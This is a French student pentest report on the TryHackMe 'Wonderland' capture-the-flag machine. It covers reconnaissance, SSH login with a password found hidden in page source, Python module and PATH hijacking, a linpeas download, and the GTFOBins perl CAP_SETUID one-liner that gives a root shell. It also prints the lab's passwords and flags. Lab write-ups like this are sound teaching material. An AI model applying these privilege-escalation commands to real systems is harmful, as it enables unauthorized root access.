
Esirem Informatique & Réseaux options : Sécurité et Qualités Réseaux

Rapport de pentest - Projet 3A

TryHackMe : Wonderland

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

1 Objectifs **3**
1.1 Compétences requises 3
1.2 Objectif final du CTF 3

2 Reconnaissance **4**
2.1 Nmap 4
2.2 gobuster 5
2.3 dirbuster 5
2.4 Steganographie 7
2.5 SSH 7

3 Exploitation **8**
3.1 LinPEAS 10

4 Escalade de Privilège **11**

1 Objectifs

1.1 Compétences requises

Ce CTF est réalisé sous l'environnement KaliLinux tournant sur Oracle VM virtualbox et cible la machine Wonderland trouvable sur le site de TryHackMe. Les compétences requises pour arriver à mener ce CTF sont :

-L'énumération de services et de dossiers avec nmap et dirbuster.

-L'utilisation des outils stegseek et steghide permettent d'extraire des informations dissimulé à l'intérieur de données (dans cette machine, on sera amené à extraire des informations de fichier png).

-L'utilisation de Hashcat pour trouver le mot de passe d'un utilisateur avec son hash.

-L'énumération système a pour but d'exposer toutes les failles potentielles en fonction de l'importance dans le but d'une escalade de privilèges.

1.2 Objectif final du CTF

L'objectif final de ce CTF et de trouver un user flag et un root flag. Pour se faire, on va utiliser une partie de la technique Cyber Kill Chain qui nous vient du domaine militaire et qui décompose les attaques en 7 phases. Cependant dû à la simplicité de ce challenge, nous allons utiliser uniquement 3 étapes qui sont les suivantes :

-La reconnaissance afin de récupérer un maximum d'informations sur la ou les victimes comme par exemple les technologies utilisées, les ports ouverts, les utilisateurs, les versions des services actifs etc... L'objectif de cette phase est d'identifier des vulnérabilitées que l'on pourra potentiellement exploitées dans la phase suivante afin de déterminer le meilleur vecteur d'attaque.

-L'exploitation, où l'on va essayer de tirer profit de la phase de reconnaissance afin d'exploiter les différentes failles pour mettre un premier pied dans la machine ou les machines cibles.

-La phase d'escalade de privilèges a pour but de renforcer l'accès initial ou de trouver d'autres chemins pour se connecter à la machine. On souhaite également obtenir le plus de privilèges pour avoir accès au plus de contenu possible voir de pivoter sur une autre machine.

2 Reconnaissance

2.1 Nmap

Pour commencer la phase de reconnaissance nous allons utiliser l'outil Nmap pour scanner tous les ports ouverts ainsi que les services qui tournent dessus.

```
[~/THM/Wonderland]
erbou  sudo nmap -A -v -oA Wonderland_nmap.txt 10.10.99.107
```

Nous utilisons les options -A pour détecter la version des services qui tournent sur la cible, le système d'exploitation de la cible le tout en utilisant un script d'énumération classique. L'option -v pour que nmap liste au fur et à mesure les ports trouvés ainsi que l'option -oA pour enregistrer les résultats du scan dans tous les formats possibles sous le nom de Wonderland_nmap sans oublier l'adresse IP de la cible (ici 10.10.99.107).

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Follow the white rabbit.
```

Après la fin de l'exécution du script, on peut voir qu'un serveur http tourne sur le port 80. Allons donc voir à quoi ressemble le site Web puis inspectons le code source afin de voir si l'on trouve une information utile. On remarque que la page Web est constituée d'un texte et d'une image du lapin d'Alice aux pays des merveilles.


Voici ce que l'on peut apercevoir sur le site web :

On est invité ici à "suivre" le lapin. (peut-être un indice !).

Intéressons-nous maintenant au code source de cette page internet. Ce dernier n'est pas très intéressant, on n'y aperçoit aucun indice. Cependant, d'après le scan nmap, on a également le port 22 (ssh) d'ouvert, nous allons donc essayer de creuser cette piste ultérieurement.

2.2 gobuster


Pour essayer de trouver des informations supplémentaires, nous allons utiliser le logiciel gobuster. Ce logiciel prend en entrée un dictionnaire puis va essayer tous les mots du dictionnaire et chercher s'il n'y a pas une page internet qui correspond. C'est ce que l'on appelle du directory brutforce.



Le gobuster n'est pas très intéressant, car il liste uniquement les directory et pas les sous directory, c'est pourquoi on utilisera plutôt dirbuster.

2.3 dirbuster

On a vu que le gobuster a listé un "directory" /r afin de ne pas avoir à répéter ce directrory brutforce, on va utiliser dirbuster qui va nous permettre de lister tous les "sous-directory" du site web.
Ainsi, en saisissant dirbuster dans notre terminal, une interface graphique s'ouvre. On y précise le site que l'on souhaite attaquer (http ://10.10.99.107), le chemin d'accès au dictionnaire à utiliser (rockyou.txt) et enfin, on y précise les extensions que l'on souhaite récupérer (php, txt, html).



Une fois la configuration réalisée, dirbuster va s'occuper de lister tous les "directory" du site et on obtient :

Type	Found	Response	Size
Dir	/img/	200	321
File	/img/index.html	301	104
Dir	/r/	200	445
File	/r/index.html	301	104
Dir	/r/a/	200	451
File	/r/a/index.html	301	104
Dir	/r/a/b/	200	420
File	/r/a/b/index.html	301	104
Dir	/r/a/b/b/	200	438
File	/r/a/b/b/index.html	301	104
Dir	/r/a/b/b/i/	200	444
File	/r/a/b/b/i/index.html	301	104
Dir	/r/a/b/b/i/t/	200	965
File	/r/a/b/b/i/t/index.html	301	104

On remarque que tous les "sous-directory" forme le mot rabbit comme la page web nous l'indiqué. Ce qui nous amène à cette page web :

Cette page est une sorte d'invitation à rejoindre le monde merveilleux. Cependant, nous ne disposons toujours pas d'utilisateur ou de mot de passe.
Cependant, si l'on regarde de plus près le code source de cette nouvelle page web.

```
1  <!DOCTYPE html>
2
3  <head>
4      <title>Enter wonderland</title>
5      <link rel="stylesheet" type="text/css" href="/main.css">
6  </head>
7
8  <body>
9      <h1>Open the door and enter wonderland</h1>
10     <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11     <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
12     </p>
13     <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
14         the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
15     <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
16     <img src="/img/alice_door.png" style="height: 50rem;">
17 </body>
```


On y observe cette ligne :

```
15     <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
```

Cette ligne n'est pas visible sur la page, car on lui a précisée (display : none). C'est très intéressant, car il semblerait qu'on ait accès à l'utilisateur alice et à son mot de passe HowDothTheLittleCrocodileImproveHisShiningTail. Nous vérifierons ça dans la partie ssh plus tard.

2.4 Steganographie


Dans cette partie, on va s'intéresser à l'étude des images contenues sur les différentes pages internet. On va donc analyser l'image du lapin puis celle d'alice pour essayer d'obtenir des indices et/ou des informations.



En essayant d'extraire les informations de l'image, on se rend que nous avons peut-être besoin d'une passphrase (toujours essayer avec une chaîne de caractère vide !). Ainsi, nous avons récupéré le fichier hint.txt et lorsque qu'on l'affiche, on nous conseille à nouveau de suivre le lapin (follow the r a b b i t).
L'analyse de l'image d'alice quant à elle ne contient pas de données par conséquent, on ne peut rien en tirer.

2.5 SSH

On a pu voir grâce au scan nmap que le port ssh est ouvert. On dispose également de l'utilisateur alice et de son mot de passe. On va donc pouvoir essayer de s'y connecter.



En saisissant correctement les informations, on parvient à établir une connexion avec l'utilisateur alice, ce sera notre porte d'entrée pour essayer d'exploiter les failles de la machine.

3 Exploitation

On se trouve en possession de l'utilisateur alice et on a accès à ses informations. On commence donc par lister les fichiers.

```
alice@wonderland:~$ ls -al
total 40
drwxr-xr-x 5 alice alice 4096 May 25  2020 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
```

On remarque un fichier root.txt et un script python qui sont tout deux détenu par l'utilisateur root. Or nous ne sommes que alice pour le moment, on ne peut donc pas les exploiter. Il faut donc trouver un moyen pour gagner en privilège, pour cela, à l'aide de la commande sudo -l, on peut obtenir des informations sur comment devenir root.

```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Alice ne dispose pas de moyen de devenir root mais il est possible d'accéder à l'utilisateur rabbit en manipulant des modules python. En effet, le programme python fait appel à au module random de python, on va donc créer notre propre module random.

```
import random
poem = """The sun was shining on the sea,
Shining with all his might:
```


Ainsi, on va venir exécuter la commande nano random pour nous permettre de créer notre propre module. A l'intérieur, on va y importer le module os puis invoquer un bash où l'on spécifiera le user (rabbit).

```
 GNU nano 2.9.3                                    random.py

import os
os.system("/bin/bash")
```

Comme on a pu le voir lors du sudo -l, alice peut exécuter cette ligne de commande : /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py. Par conséquent, si on spécifie le user (-u) que l'on souhaite devenir grâce à notre module random, nous serons capable de devenir rabbit.


```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ cd /home/rabbit
rabbit@wonderland:/home/rabbit$ ls
teaParty
```


Nous sommes bien devenus l'utilisateur rabbit. On se place dans son répertoire et on remarque un fichier binaire qui se nomme teaParty. En l'affichant, on se rend compte qu'il contient du script et plus important qu'il fait appel à date.




De plus, il nous faut mettre à jour le PATH pour avoir accès au répertoire de rabbit.

Ainsi, on donne le droit d'exécution à notre fichier date puis en exécutant le programme teaParty, nous devenons l'utilisateur hatter.






On se place alors dans le répertoire de hatter puis en listant le contenu, on remarque un fichier qui s'appelle password.txt. En l'affichant, on obtient le mot de passe de l'utilisateur hatter (WhyIsARavenLikeAWritingDesk ?).



On dispose donc maintenant de 2 profils utilisateur, nous allons essayé de se connecter à hatter et de devenir root. Pour cela, on va s'intéresser au script linpeas.sh qui nous fournira toutes les informations sur comment devenir root.


3.1 LinPEAS

On va également essayer de lister toutes les failles potentielles à l'aide du script linPEAS.sh, pour cela, on commence par mettre en place un serveur python sur notre machine




Ensuite, sur la machine cible, on va venir récupérer le script. On utilise donc la commande wget sur l'adresse IP de notre machine et le chemin jusqu'au script.


On a récupéré le fichier linpeas.sh dans le répertoire d'alice, on donne les droits d'exécution au script et on exécute le script.



Il nous liste donc toutes les informations, on peut retrouver les mêmes informations que lorsque l'on a exécuté la commande sudo -l.



Mais il est également possible d'obtenir les informations sur les capabilities. Ici ce qui est intéressant est surligné en orange, la commande perl à la possibilité de setuid c'est-à-dire qu'il va être possible d'abuser de cette commande pour devenir root.



4 Escalade de Privilège

On s'intéresse ici à obtenir les droits root sur la machine. Pour cela, une fois la connexion ssh à l'utilisateur hatter établie, on est capable de réaliser une escalade de privilèges.


On a pu voir précédemment à l'aide de linPEAS que la commande perl permettait de setuid. Ainsi on se rend sur le site GTFOBins qui liste tous les abus possibles de cette commande. Voici la liste d'instruction à utiliser pour la commande perl.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Ainsi on réalise la commande /usr/bin/perl -e 'use POSIX qw(setuid) ; POSIX : :setuid(0) ; exec "/bin/sh" ;' et nous devenons bien root.




```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
```

En se baladant dans les répertoires, on trouve le répertoire root. Or maintenant que nous sommes identifiés comme root, il nous est possible d'accéder à ce répertoire. Ce qui est étrange avec cette machine, c'est qu'en général on trouve le root flag dans le répertoire de root. Cependant ici, on dispose uniquement du userflag.



```
# cd /root
# ls
user.txt
# cat user.txt
thm{"Curiouser and curiouser!"}
```

Encore une fois assez étrange, si l'on se rappelle bien, alice avait dans son répertoire un fichier root.txt. On se rend alors compte l'utilisateur alice possède le root flag.



```
# cd /home/alice
# ls
linpeas.sh  random.py  root.txt  walrus_and_the_carpenter.py
# cat root.txt
thm{Twinkle, twinkle, little bat! How I wonder what you're at!}
```